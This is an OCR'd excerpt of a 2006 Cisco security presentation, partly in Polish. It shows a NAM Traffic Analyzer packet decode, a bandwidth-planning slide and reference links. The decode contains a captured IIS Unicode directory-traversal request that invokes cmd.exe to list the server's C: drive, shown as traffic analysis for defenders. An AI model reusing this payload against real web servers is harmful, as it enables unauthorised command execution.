0000  00 0c 29 e6 ab a5 00 05 5f e5 64 00 81 00 01 2c      ..).....  .d...
```

Close

NAM - Packet Decoder - NAM Traffic Analyzer - Microsoft Internet Explore

Cisco Systems — NAM Traffic Analyzer

Packet Decoder - v205_DoS

Packets: 1-9 of 9 | Stop | Prev | Next | 1000 | Go to | 1

Pkt	Time(s)	Size	Source	Destination	Protoc
1	0.000	66	12.20.15.105	12.20.5.105	TCP
2	0.003	66	12.20.5.105	12.20.15.105	TCP
3	0.003	64	12.20.15.105	12.20.5.105	TCP
4	22.927	496	12.20.15.105	12.20.5.105	HTTP
5	23.020	291	12.20.5.105	12.20.15.105	HTTP
6	23.035	389	12.20.5.105	12.20.15.105	HTTP
7	23.035	64	12.20.15.105	12.20.5.105	TCP
8	23.035	64	12.20.15.105	12.20.5.105	TCP
9	23.035	64	12.20.5.105	12.20.15.105	TCP


```
  Packet  Number: 4 - Time: Oct 13, 2005 05:34:42.490 - Packet Length: 496 byte
+ ETH     Ethernet II, Src: 00:05:5f:e5:64:00, Dst: 00:0c:29:e6:ab:a5
+ VLAN    802.1q Virtual LAN
+ IP      Internet Protocol, Src Addr: 12.20.15.105 (12.20.15.105), Dst Addr: 12.20.
+ TCP     Transmission Control Protocol, Src Port: 3846 (3846), Dst Port: 80 (80),
- HTTP    Hypertext Transfer Protocol
  HTTP      GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.1\r
  HTTP        Request Method: GET
  HTTP        Request URI: /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
  HTTP        Request Version: HTTP/1.1
  HTTP      Accept: */*\r\n

0000  00 0c 29 e6 ab a5 00 05 5f e5 64 00 81 00 00 cd      ..).....
0010  08 00 45 00 01 de 5f cd 40 00 7f 06 6d 53 0c 14      ..E... .
0020  0f 69 0c 14 05 69 0f 06 00 50 65 9b 2b 73 2b 85      .i...i..
0030  ac c3 50 18 fa f0 8f bf 00 00 47 45 54 20 2f 73      ..P.....
```

Close

Przeglądarka wysyła osiem zapytań – docierają tylko cztery...

© 2006 Cisco Systems, Inc. All rights reserved.

Ocena zapotrzebowania na pasmo
Istotne dla planowania urządzeń inline



© 2006 Cisco Systems, Inc. All rights reserved.

Gdzie szukać więcej informacji?

- **Cisco BRDC**

  http://www.cisco.com/go/brdc

- **Rozwiązania bezpieczeństwa Cisco**

  http://www.cisco.com/go/security

© 2006 Cisco Systems, Inc. All rights reserved.

Q&A

© 2006 Cisco Systems, Inc. All rights reserved.

© 2006 Cisco Systems, Inc. All rights reserved.